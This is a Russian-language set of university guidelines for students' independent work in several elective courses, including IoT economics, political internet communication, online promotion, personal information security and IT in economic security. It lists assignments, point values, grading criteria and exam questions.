Направление подготовки/ Специальность	*для обучающихся по направлениям подготовки (специальности), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Тарханова Елена Александровна, доцент кафедры экономики и финансов ФЭИ*

1.Темы дисциплины для самостоятельного освоения обучающимися.
Отсутствуют
2. План самостоятельной работы.

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ Контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1.	Особенности терминологии и области применения интернета вещей (IoT). История возникновения и развития интернета вещей.	Подготовка эссе	Эссе	3	6
		Подготовка к занятиям	Проработка лекций	0	3
2.	Интернет вещей и трансформация экономики. Интернет вещей в банках.	Выполнение практических заданий по теме занятия (подготовка интеллектуальной карты). Выполнение кейсового задания	Интеллектуаль-ная карта	3	5
			Кейс	5	9
		Подготовка к занятиям	Проработка лекций	0	3
3.	Интернет вещей и человек	Выполнение кейсового задания	Кейс	5	9
		Подготовка к занятиям	Проработка лекций	0	3
4.	Мировой и российский рынок интернета вещей	Подготовка эссе	Эссе	3	6
		Подготовка к занятиям	Проработка лекций	0	3
5.	Тренды российского рынка интернета вещей. Факторы роста и сдерживания	Выполнение практических заданий по теме занятия (подготовка интеллектуальной карты). Подготовка эссе	Интеллектуальная карта	3	5
			Эссе	3	6

	рынка. Примеры проектов с использованием интернета вещей.	Подготовка к занятиям	Проработка лекций	0	3
6.	Факторы роста и сдерживания российского рынка интернета вещей. Примеры проектов с использованием интернета вещей	Выполнение практических заданий по теме занятия (подготовка интеллектуальной карты). Выполнение кейсового задания	Интеллектуальная карта	3	5
			Кейс	5	5
		Подготовка к занятиям	Проработка лекций	0	3
7.	Дифференци-рованный зачет	Подготовка к контрольным мероприятиям	Подготовка к дифференцированному зачету	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Кейс

При оценке ответов на вопросы для кейс-задания учитывается в первую очередь уровень теоретической подготовки студента (владение категориальным аппаратом), умение применять имеющиеся знания на практике (пояснить то или иное положение на примере), а также умение высказывать свое мнение, отстаивать свою позицию, слушать и оценивать различные точки зрения, конструктивно полемизировать, находить точки соприкосновения разных позиций. При оценивании решения кейса будут использоваться следующие критерии:

1. Качество проведенного анализа и аргументированность сделанных выводов.
2. Логика и структура изложения.
3. Использование теоретических концепций и теорий.
4. Нестандартность мышления при выработке решения.
5. Учет современных экономических особенностей и условий.

Решение кейса, соответствующее требованиям, оценивается максимальным количеством баллов; неправильное решение или решение с ошибками оценивается в процентах от максимального балла.

Эссе.

Эссе - средство, позволяющее оценить умение обучающегося письменно излагать суть поставленной проблемы, самостоятельно проводить анализ этой проблемы с использованием концепций, и аналитического инструментария соответствующей дисциплины, делать выводы, обобщающие авторскую позицию по поставленной проблеме. Темы для подготовки эссе студенты выбирают по желанию из представленных в списке тем. Оценивается максимальным количеством баллов эссе, отвечающее следующим требованиям:

- изложение ясное и четкое,
- приводимые доказательства логичны,
- выдвинутые тезисы сопровождаются грамотной аргументацией,

- приводятся различные точки зрения и их личная оценка,
- общая форма изложения полученных результатов и их интерпретации соответствует жанру проблемной научной статьи.

Эссе, содержащее ошибки, вызванные нарушением нормативных требований, в зависимости от их количества оценивается в процентах от максимального балла.

Презентация

Презентация - продукт самостоятельной работы студента, представляющий собой составление презентации с последующим публичным выступлением по представлению полученных результатов решения определенной учебно-практической, учебно-исследовательской или научной темы. Презентация должна отвечать следующим требованиям:
- изложение ясное и четкое,
- приводимые доказательства логичны,
- выдвинутые тезисы сопровождаются грамотной аргументацией,
- приводятся различные точки зрения и их личная оценка.

Презентация, подготовленная без нарушения нормативных требований, оценивается максимальным количеством баллов; презентация, подготовленная со значительными нарушениями нормативных требований, оценивается в процентах от максимального балла.

Выполнение практических заданий по теме занятия.

Данное оценочное средство используется для подготовки к практическому занятию. В рамках выполнения самостоятельной работы студенты, опираясь на лекционный материал, основную и дополнительную литературу и источники Интернет, готовят интеллектуальную карту с помощью любой электронной платформы (MIRO, XMind и др.). Оцениваются фактические знания студентов, глубина понимания изучаемого материала, умение выстраивать взаимосвязи, способности применять знания в ходе выполнения практических заданий, а также навыки критической оценки информации, с которой обучающийся работал в процессе подготовки к занятию и выполнения домашнего задания. Решение практических заданий, соответствующее всем требованиям, оценивается максимальным количеством баллов; решение, содержащее ошибки, вызванные нарушением нормативных требований, в зависимости от их количества оценивается в процентах от максимального балла.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной форме и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, представленные в рамках лекционного материала, и обратите особое внимание на ключевые понятия и теории. Для самостоятельной подготовки к промежуточной аттестации студенты должны ориентироваться на вопросы для самопроверки. Данные вопросы направлены на проверку знаний и умений, позволяют оценить компетенции, формируемые в результате изучения дисциплины.

Вопросы для подготовки к дифференцированному зачету:

1. Определение понятия «интернет-вещей».
2. Интернет вещей в экономике.
3. Интернет вещей в банках.
4. Интернет вещей в повседневной жизни человека.
5. Технологические проблемы развития интернета вещей.
6. История возникновения интернета вещей.
7. Мировой рынок технологий интернета вещей.

8. Российский рынок технологий интернета вещей.
9. Тренды российского рынка интернета вещей.
10. Факторы роста и сдерживания рынка интернет вещей. Примеры проектов с использованием технологий интернета вещей.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Интернет-коммуникации в политике и международных отношениях*
Направление подготовки/специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Направленность (профиль)	
Форма обучения	*очная*
Разработчик(и)	*Суфиянова Г.Р., доцент кафедры международных отношений и регионоведения*

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
1	Характер и особенности post-truth politics в современном политическом дискурсе	Опираясь на схему образец, составить схему-анализ СМИ, информационных ресурсов. Текст для прочтения: https://postnauka.ru/longreads/84059 Примеры использования политики пост-правды.	Подготовка схемы по образцу	4	5
2	Пошаговый план проведения политической кампании в Интернете	Анализ предвыборной кампании политика в интернете, используя текст "Пошаговый план проведения политической кампании в Интернете". Ответ на вопросы: какие инструменты, перечисленные в тексте, кандидат использовал в своей предвыборной кампании, подтверждаем примерами: фото, видео, скриншоты сайта и т.д.	Презентация результатов исследования	4	6
3	Каким должен быть веб-сайт политика?	Анализ предвыборной кампании политика в интернете, используя текст "Пошаговый план проведения политической кампании в Интернете". Ответы на вопросы: какие инструменты, перечисленные в тексте, кандидат использовал в своей предвыборной кампании, подтверждаем примерами: фото, видео, скриншоты сайта и т.д.	Презентация результатов исследования	4	9
4	Каким должен быть веб-сайт политической партии?	Прочитать разделы статьи «Официальные интернет-сайты политических партий», «Интернет-проекты-спутники политических партий», «Специальные и электоральные проекты, фандрайзинг» (с. 49-55), выделить особенности интернет-коммуникации политических	Презентация	10	**9**

		партий. Текст статьи можно найти по ссылке, либо далее в данном документе. Чижов Д.В. Интернет-коммуникации политических партий: типологические черты и инструменты // Информационное общество. 2015. №4. http://infosoc.iis.ru/article/view/398/282 2. Выбрать 1 российскую или зарубежную полит. партию для дальнейшего анализа. 3. Сделать обзор сайта выбранной партии: насколько выигрышно оформление сайта -какие элементы сайта сделаны для удобства для пользователей и позволяют потенциальному избирателю получить нужную информацию какие особенности сайта партии облегчают интернет-коммуникацию, позволяют привлечь сторонников/избирателей какие недостатки/неудобства есть у сайта вывод: насколько эффективно партия осуществляет коммуникацию через сайт. 4. Анализ оформить в виде презентации со скриншотами с сайта и пояснением (предпочтителен формат pdf). Итоговый проект по разделу: Каким должен быть сайт политика	Презентация	10	**18**
5	Сторителлинг как интернет-инструмент политической коммуникации	- прочитать текст «Зачем сторителлинг кандидату в депутаты» - кандидат: кто, когда и на какой пост баллотировался. - история: о чем, где и когда была рассказана (в интервью, кем-то другим и т.п.). - какие элементы из "Must-have для идеального сторителлинга" были использованы. - насколько эффективным было использование сторителлинга кандидатом: по оценке СМИ, других кандидатов, экспертов, вашей личной оценке. - оформить результаты анализа в виде презентации.	Презентация результатов исследования	10	**9**
6	«Информационные пузыри»	Групповая презентация (5-7 чел.). Темы: 1. «Информационные пузыри» и эхо-камеры	Презентация результатов	4	**9**

	как инструмент политической коммуникации	2. Принцип «демократии шума» в Интернете План презентации: 1. Теоретическая часть (2 чел.): сущность и признаки явления, цели и способы реализации. 2. Практическая часть (3-5 чел.): представление кейсов, сравнение применения в русскоязычном и зарубежном интернет-пространстве, выводы о целях и эффективности технологии. Объем: 5-7 слайдов (1 слайд от каждого участника команды). Слайды с теоретическим материалом должны быть с минимальным количеством текста (заменить текст схемами, инфографикой и т.д.)			
7	Социальные сети как инструмент политической коммуникации.	С помощью платформ SMM-box, Popsters.ru, TG-stat и др. проанализировать аккаунт политика, политической партии/организации/ведомства (использовать вкладку "Укажите ссылку на группу"). Оформить анализ презентации по плану: - Название, краткое описание аккаунта (принадлежность, количество подписчиков), наиболее популярные и используемые аккаунтом хэштеги -Статистика лайков/репостов/комментариев за 2024 г.; выводы о популярности аккаунта - Самые популярные посты за последние 3 месяца (не менее 5) по различным критериям (лайки/репосты/комментарии/виральность); объяснение их популярности. - оформить результаты анализа в виде презентации	Презентация результатов исследования	10	**4**
8	Grassroots-кампании и astroturfing	Подготовка докладов 1. Grassroots-кампании: понятие и примеры 2. Astroturfing: понятие и примеры План презентации: 1. Теоретическая часть (2 чел.): сущность и признаки явления, цели и способы реализации. 2. Практическая часть (3-5 чел.):	Доклад-презентация		**4**

		представление кейсов, сравнение применения в русскоязычном и зарубежном интернет-пространстве, выводы о целях и эффективности технологии. Объем: 5-7 слайдов (1 слайд от каждого участника команды). Слайды с теоретическим материалом должны быть с минимальным количеством текста (заменить текст схемами, инфографикой и т.д.)			
	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий		0	10

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Практическое задание представляет собой презентацию по теме практического занятия.

Оценивается:

1.Количество проанализированных источников.
2.Использование доступных информационных ресурсов, программ для анализа кейсов.
3.Выделение главных мест в анализируемых источниках информации.
2.Сознательная фиксация сходной, дополняющей или противоречивой информации
4.Умение обьяснить изучаемые явления и процессы с точки зрения современных исследований и экспертных мнений.
4.Устная фиксация теоретических положений, позволивших, получить и проанализировать необходимую информацию.

Требования к выполнению итогового проекта Использование Интернета в формировании общественного мнения на примере официальной страницы/аккаунта ... (политического деятеля, партии, движения, института власти)
возможные аспекты исследования:
- Социальные сети и мессенджеры, видеохостинги в предвыборной кампании (элементы привлечения избирателей, наиболее популярные посты, хэштеги, использование в постах ссылок на публикации в других соцсетях, поддержка кандидата другими пользователями, критика)
- Сторителлинг (используемые элементы сторителлинга, целевая аудитория, наиболее популярные посты, хэштеги, поддержка пользователей, критика)
- Социальные сети и мессенджеры, видеохостинги в повседневной коммуникации (smm-анализ страницы)
- Социальные сети и мессенджеры, видеохостинги как инструмент организации политических конфликтов и политического лобби (Grassroots-кампании и astroturfing).

Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Диф. зачет проходит в форме защиты проекта.

Темы проектов для зачета:

Фейковые новости и их влияние на политические процессы и международные отношения (на конкретном примере).

Как распознать фейк: чек - лист.

Интернет - коммуникации в электоральном процессе (на конкретном примере)

Противодействие дезинформации, мисинформации, пропаганде: мировой опыт (сравнительный анализ 2-х стран)

Влияние социальных конфликтов на динамику конфликтов (на конкретном примере).

«Фабрики ботов» - причины появления, цели, примеры.

Интернет-страница как личный бренд политика (на конкретном примере)

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Интернет-продвижение проектов*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Лазовская Виктория Викторовна, старший преподаватель Академического департамента Управления индивидуальных образовательных траекторий*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Введение в SMM. Составить визуальный портрет целевой аудитории с помощью правил сегментации. Время на выполнение: 9 часов.
2. Контент-план. Создать онлайн-таблицу с перечислением рубрик и тем. Время на выполнение: 9 часов
3. Стратегия продвижения. Выбрать российскую компанию из предложенного списка и проанализировать каналы продвижения. Время на выполнение: 9 часов.
4. SEO. Сравнить два российских сайта на предмет оптимизации. Время на выполнение: 9 часов.
5. Email. С помощью сервиса создать письмо и рассылку. Время на выполнение: 9 часов.
6. Мультимедийные материалы. Создать 5 единиц контента для социальных сетей. Время на выполнение: 11 часов.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Введение в SMM	Выполнение задания	Презентация	5	9
2	Контент-план	Выполнение задания	Таблица	5	9
3	Стратегия продвижения	Выполнение задания	Презентация	5	9
4	SEO	Выполнение задания	Таблица	5	9
5	Email	Выполнение задания	Презентация	5	9
6	Мультимедийные материалы	Выполнение задания	Презентация	5	11
7	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
8	Подготовка к дифференцированному зачету	Повторение изученного материала и подготовка проекта	Успешная защита проекта	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Введение в SMM
   Подготовка презентации

- Примерное задание: Составьте визуальный портрет целевой аудитории из предложенного списка с помощью правил сегментации.

- Рекомендации по выполнению:
    - Воспользуйтесь вспомогательными материалами.
    - Проанализируйте пользователей в социальных сетях, сайтах, форумах и блогах.
    - Полученные данные визуализируйте в виде портрета.
    - Используйте графический редактор или вспомогательный шаблон.
- Критерии оценивания:
    - Использование правил сегментации (2 балла).
    - Логичность и структура изложения (1 балл).
    - Использование примеров и данных (1 балл).
    - Оригинальность и самостоятельность (1 балл).

2. Контент-план
   Подготовка таблицы
   Примерное задание: Создайте онлайн-таблицу с перечислением рубрик и тем для выбранной из списка компании.

- Рекомендации по выполнению:
    - Воспользуйтесь вспомогательными материалами.
    - Проанализируйте контент компании в социальных сетях.
    - Полученные шаблоны.
- Критерии оценивания:
    - Логичность и структура плана (2 балл).
    - Использование примеров и данных (2 балл).
    - Оригинальность и самостоятельность (1 балл).

3. Стратегия продвижения
   Подготовка презентации
   Примерное задание: Выберете российскую компанию из предложенного списка и проанализируйте каналы продвижения.

- Рекомендации по выполнению:
    - Воспользуйтесь вспомогательными материалами.
    - Проанализируйте контент компании в социальных сетях, сайт, email-рассылку, рекламный контент на сторонних ресурсах.
    - Опишите цели и задачи стратегии продвижения.
    - Проанализируйте контент на предмет соответствия целям и задачам.
- Критерии оценивания:
    - Логичность и структура презентации (1 балл).
    - Анализ контента и выводы (2 балла).
    - Использование примеров (1 балл).
    - Оригинальность и самостоятельность (1 балл).

4. SEO
   Подготовка таблицы
   Примерное задание: Сравните два российских сайта из предложенного списка на предмет оптимизации.

- Рекомендации по выполнению:
    - Воспользуйтесь вспомогательными материалами и шаблоном.
    - Проверьте поисковую выдачу сайта не мнее чем по 5 запросам.
    - Зафиксируйте рекомендации по оптимизации сайта.

- Критерии оценивания:
    - Вариативность запросов (1 балл).
    - Анализ и выводы (2 балла).

- Использование примеров (1 балл).
- Оригинальность и самостоятельность (1 балл).

5. Email
   Подготовка презентации
   Примерное задание: С помощью сервиса создайте письмо и рассылку для выбранной из списка компании.

- Рекомендации по выполнению:
  - Воспользуйтесь вспомогательными материалами.
  - Подготовьте текст, видео или картинки.
  - Проверьте кликабельность ссылок и наличие «спам-слов».

- Критерии оценивания:
  - Оригинальность и самостоятельность (2 балла).
  - Отсутствие ошибок и «спам-слов» (2 балла).
  - Соответствие письма целевой аудитории (1 балл).

6. Мультимедийные материалы
   Подготовка презентации
   Примерное задание: Создайте 5 единиц контента в социальных сетях для выбранной из списка компании.

- Рекомендации по выполнению:
  - Воспользуйтесь вспомогательными материалами.
  - Подготовьте текст, видео или картинки.
  - Проверьте орфографические и грамматические ошибки.

- Критерии оценивания:
  - Оригинальность и самостоятельность (2 балла).
  - Отсутствие ошибок (2 балла).
  - Соответствие письма целевой аудитории (1 балл).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в формате презентации проекта по созданию стратегии продвижения российской компании или собственного проекта. Проект – конечный продукт, получаемый в результате планирования и выполнения комплекса учебных и самостоятельных заданий. Позволяет оценить умения обучающихся самостоятельно конструировать свои знания в процессе решения практических задач и проблем, ориентироваться в информационном пространстве и уровень сформированности аналитических, исследовательских навыков, навыков практического и творческого мышления. Выполняется индивидуально.

Критерии оценки:
Формальные
1. Соблюдение дедлайна (по этапам) или досрочное выполнение.
Содержательные
1. Актуальность темы;
2. Инновационность и уникальность контента;
3. Логическая связанность проекта;
4. Визуальные материалы;
5. Полученные результаты.

За участие в обсуждении проектов, представляемых другими, студенту может быть начислено до 2 баллов дополнительно.

Зачет в виде устного собеседования по вопросам проводится для студентов, набравших по итогам работы менее 61 балла.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся на практических занятиях. Проверьте, чтобы созданный контент воспроизводились с разных устройств.

Вопросы для подготовки к дифференцированному зачету:

1. Что такое ЦА и как ее описать?
2. Зачем нужны соцсети бренду или проекту?
3. Что такое мультимедиа и зачем это?
4. Зачем нужны лендинги? И что это такое?
5. Что включает в себя комплексное интернет-продвижение проекта?
6. Назовите признаки хорошего лендинга.
7. Как правильно вести email-рассылку и что делать нельзя?
8. Как выглядит хорошо оформленная группа в социальной сети «ВКонтакте?
9. Каковы особенности аудитории в разных соцсетях? (сравните 3 популярные соцсети)
10. Какие способы продвижения в соцсетях Вы знаете? Назовите бесплатные и платные методы продвижения.
11. Что такое SEO и как оптимизировать сайт?
12. Что такое Yandex.Wordstat и зачем он нужен?
13. Что такое “тошнота текста”? Как ее проверить, каковы нормы и как ее снизить?
14. Зачем нужен контент-план и как его лучше составлять?
15. Какой бюджет нужен для запуска проекта и его продвижения в первый месяц после старта? Из чего складывается стоимость?
16. Как сделать лендинг продающим? И что делать нельзя?
17. Каким компаниям и проектам подходит продвижение через соцсети, а каким не подходит? Почему?

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;

от 76 до 90 баллов – «хорошо»;

от 91 до 100 баллов – «отлично».

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Информационная безопасность личности*
Направление подготовки / Специальность	*электив*
Направленность (профиль) / Специализация	*EL 2+2*
Форма обучения	*очная*
Разработчик(и)	*Белякова Е.Г., профессор кафедры общей и социальной педагогики.*

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
1	УВ №2, Практическое занятие 1, «Личность в информационном обществе»	1. Анализ научной литературы по современным проблемам личности в информационном обществе. 2. Ответы на вопросы: 2.1. В состоит специфика информационного общества? 2.2 С каким вызовами сталкивается человек в информационном обществе? 2.3. Какие проблемы возникают при взаимодействии человека с информацией?	Список тезисов, ответы на вопросы	2	8
2	УВ № 3, Практическое занятие 2, «Личность в информационном обществе»	1. Анализ нормативных документов по проблеме информационной безопасности в современном обществе. 2. Анализ данных из разных научных областей по проблемам информационной безопасности личности.	Ключевые тезисы, ответ на вопросы	2	8
3	УВ № 6. Практическое занятие 3, «Информационные риски в Интернет»	1. Анализ научной литературы по проблемам информационных рисков. 2. Ответы на вопросы: 2.1 Охарактеризуйте типологии информационных рисков в сети Интернет. 2.2 В каких формах реализуются информационные риски	Ключевые тезисы, ответы на вопросы	2	8

		(анализ определений).			
4	УВ № 7 Практическое занятие 4, «Информационные риски в Интернет»	Ответы на вопросы: 1. Формы девиаций поведения под влиянием информационных факторов. 2. Кибербуллинг. 3. Участие в асоциальных группах в социальных сетях. 4. Способы профилактики виктимизации и развития девиантного поведения несовершеннолетних в цифровой среде. Подготовьте доклады с презентацией (5-7 слайдов)	Список тезисов, ответы на вопросы Доклад с презентацией	2	8
5	УВ №10, Практическое занятие 5, «Информационная культура и информационная безопасность личности»	Ответы на вопросы: 1. Понятие информационной культуры, ее структура. 2. Роль информационной культуры как инструмента освоения знаний в образовательном процессе. 3. Академическое мошенничество. 4. Способы развития информационной культуры личности. Подготовьте краткие доклады с презентацией (5-7 слайдов)	Список тезисов, ответы на вопросы Доклад с презентацией	2	8
6	УВ № 12, Практическое занятие 6, «Цифровое поколение и проблемы информационной безопасности личности»	1. Ответы на вопросы: 1.1 Охарактеризуйте теорию цифровых поколений. 1.2 Сравните цифровую компетентность представителей разных цифровых поколений. 1.3 Сопоставьте подверженность информационным рискам у представителей разных цифровых поколений.	Ключевые тезисы, ответ на вопросы	2	9
7	УВ № 13. Практическое занятие 7, «Цифровое	1.Ответы на вопросы: 1.1 Охарактеризуйте роль информационных рисков на разных этапах	Ключевые тезисы, ответ на вопросы Доклад с	2	9

	поколение и проблемы информационной безопасности личности»	взросления человека. 1.2. Подготовьтесь к обсуждению гендерного аспекта информационных рисков. 1.3. Сопоставьте запретительно-ограничительный и личностно-развивающий подходы к обеспечению информационной безопасности личности в возрастно-психологическом аспекте. Подготовка доклада с презентацией (5-7 слайдов)	презентацией		
8	УВ №16 Практическое занятие 8, «Цифровое поколение: когнитивное развитие и работа с информацией»	Ответы на вопросы: 1.1 Феномены когнитивного развития цифрового поколения. 1.2 Влияние на когнитивное развитие обучающихся новых цифровых технологий в обучении (геймификация, облачные технологии, виртуальная и дополненная реальность, искусственный интеллект и др.). 1.3 Цифровые технологии и изменение способов учебной работы.	Ключевые тезисы, ответ на вопросы	2	9
9	УВ № 18 Практическое занятие 9, «Информационная безопасность личности и коммуникация»	Подготовка к деловой игре, воспроизводящей ситуации риска информационной безопасности личности в условиях коммуникации. Ответы на вопросы: 1.1 Какие виды информации и формы информационного воздействия в общении могут считаться небезопасными? 1.2 Приведите примеры ситуаций неэкологичного межличностного или делового взаимодействия.	Ключевые тезисы, ответ на вопросы	2	9
10	УВ № 20	Ответы на вопросы:	Ключевые	2	9

	Практическое занятие 10, «Информационные риски личности при взаимодействии с социальными медиа»	1.Возможности социальных медиа в информационном обществе. 2.Негативный контент в социальных медиа. 3.Медиаграмотность и критическое мышление.	тезисы, ответ на вопросы		
11	УВ № 23 Практическое занятие 11, «Критическое мышление в ситуации информационного воздействия»	Ответы на вопросы: 1.Понятие критического мышление 2. Основные свойства критического мышления. 3.Критическое мышление как когнитивная стратегия. 4.Роль критического мышления в ситуации информационного воздействия.	Ключевые тезисы, ответ на вопросы	2	9
12	УВ № 24 Практическое занятие 12, «Критическое мышление в ситуации информационного воздействия»	Ответы на вопросы: 1.Методы развития критического мышления. 2. Привести примеры технологий развития критического мышления.	Ключевые тезисы, ответ на вопросы	2	10
					Итого: 104

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

УВ№7, УВ№10, УВ№13. Практические занятия 4, 5, 7. *Доклад с презентацией - публичное выступление, раскрывающее определенный вопрос, продуктивная форма учебной работы, которая позволяет студенту углубленно ознакомиться с дополнительными источниками информации, требует от студента развития умения структурированно и логично представить аудитории результаты освоения материала, включает необходимость создания визуализации основных положений сообщения, развивает коммуникативные компетенции.*

Методика подготовки доклада:

1. В рамках самостоятельной работы студенты в парах готовят текст выступления по заданной теме с опорой на наглядность (презентацию).

2. На занятии студенты выступают перед аудиторией.

3. По окончании выступления аудитория активно обсуждает проблему, изложенную докладчиками, и задает проблемные вопросы.

Подготовленный для представления доклад отвечают следующим требованиям:

-полнота раскрытия темы;

-ясность изложения и структурированность;

-оригинальность и эстетичность презентации;

-отличие текста презентации от устного выступления, презентующего;

-тема доклада должна быть сформулирована в начале выступления;

-доклад должен иметь чёткую структуру: введение, основная часть, заключение;
-части доклада должны быть логично связаны друг с другом, следует использовать средства логической связи в тексте;
-недопустимо читать текст с листа или повторять наизусть то, что записано - желательно подготовить заметки к докладу;
-речь докладчика (ов) должна быть четкой, умеренного темпа;
-докладчик(и) должен иметь зрительный контакт с аудиторией;
-в заключении следует сделать вывод по теме / проблеме, обобщить тему в одном предложении;
-после выступления докладчик(и) должны оперативно и по существу отвечать на все вопросы аудитории;
-после ответов на поставленные вопросы докладчик(и) предлагают вопросы для обсуждения аудитории.
При оценивании доклада учитываются следующие параметры:
Содержание:
-полнота раскрытия темы, знание основных и некоторых второстепенных вопросов в рамках заданной темы;
-достижение коммуникативной цели - содержание сообщения должно соответствовать заданной теме;
-презентация поставленной темы в полном объеме, выдерживая беглый темп речи;
-предметное владение темой доклада;
-уверенное участие в беседе по содержанию темы.
Форма:
-логичность / структурированность / целостность выступления: соблюдение четкой логической структуры выступления: вступление; основная часть с логическим развитием изложения и переходом от одной законченной мысли к другой; заключение;
-речевая культура (стиль изложения, ясность, четкость, лаконичность, красота языка, учет аудитории, эмоциональный рисунок речи, доходчивость, пунктуальность, невербальное сопровождение, оживление речи афоризмами, примерами, цитатами и т.д.);
-выделение с помощью пауз и интонационных акцентов отдельных частей сообщения;
-наглядность / презентабельность;
-использование ссылок на информационные ресурсы (сайты, литературу)

Система оценивания:
При проведении текущего контроля для оценки заданий применяется система оценивания:

- 2 балла - Задание выполнено на качественном уровне, обучающийся точно использовал научную терминологию, демонстрировал грамотное и логически правильное изложение ответа на вопросы, продемонстрировал способности самостоятельно и творчески решать сложные проблемы, навыки критического мышления.
- 1 балл - Задание в основном соответствует требованиям, обучающийся продемонстрировал использование научной терминологии, умение ориентироваться в теоретических вопросах, навыки применения знаний для решения отдельных проблемных ситуаций.
- 0 баллов - Задание выполнено на низком уровне, студент не владеет научной терминологией, не ориентируется в теоретических вопросах и не способен использовать знания для решения проблемных ситуаций.

Участие в дискуссиях:

- 0 баллов - в дискуссии не участвует; либо участие неактивное, ограничивается в воспроизведении мнения других участников дискуссии, допускаются существенные фактологические ошибки, связанные с невладением материалом по обсуждаемым вопросам;

- 1 балл - в дискуссии проявляются общая идея, попытки систематизировать информацию, при аргументировании нарушается логика рассуждения, приводятся нелогичные аргументы и умозаключения.
- 2 балла - в дискуссии проявляется четкая позиция относительно рассматриваемых вопросов, при аргументировании соблюдается логика рассуждения, приводимые аргументы основываются на широком материале, проявляется творческий подход.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

При проведении промежуточной аттестации учитывается средний балл, полученный студентом по результатам работы при освоении дисциплины.

«Зачтено» выставляется, если по итогам работы в семестре сумма баллов составила не менее 61. Зачет в виде устного собеседования по вопросам проводится для студентов, средний балл которых составил не более 61 балла.

Преподаватель вправе задать студенту три вопроса, «Зачтено» выставляется при полном и развернутом ответе студента минимум на два вопроса из трех.

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Информационные технологии в экономической безопасности*
Направление подготовки/ Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Лёвкина Анастасия Олеговна, профессор кафедры экономической безопасности, системного анализа и контроля ФЭИ ТюмГУ*

1. Темы дисциплины для самостоятельного освоения обучающимися

Темы дисциплины для самостоятельного освоения обучающимися отсутствуют.

2. План самостоятельной работы

№ п/п	Темы дисциплины	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов за вне-аудиторную СР	Рекомендуемый бюджет времени на выполнение * (ак.ч.)
1	2	3	4	5	6
1.	Основы пользовательской безопасности в сети Интернет	Изучение дополнительных материалов.	Решение задач	-	10
2.	Офисные программы для решения оперативных задач экономической безопасности предприятия.	Изучение дополнительных материалов.	Решение задач	-	10
3.	Проверка предприятия	Оценка надежности контрагента	Проект	15	10
4.	Проверка предприятия и физ. лиц	Изучение дополнительных материалов. Выполнение группового проекта по комплексной проверке предприятия.	Проект. Презентация.	15	30
5.	Управление взаимоотношениями с клиентами как основа ЭБ. CRM-системы.	Изучение дополнительных материалов. Практикум в CRM системе.	Решение задач	-	34
	Итого (часов)			30	94

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания.

Вид самостоятельной работы: Изучение дополнительных материалов.
Форма отчетности: Решение задач.
Задачи нацелены на приобретение навыков нахождения решений различных финансово-экономических проблем предприятия и анализа различных аспектов экономической безопасности с помощью интернет-сервисов и ПО MS Excel.
Рекомендации по выполнению:
Углубленное изучение функционала сервисов и ПО, в котором необходимо решить задачу. Внимательное изучение инструкций

Критерии оценивания:
- решение, содержащее правильные решения, оценивается максимальным количеством баллов;
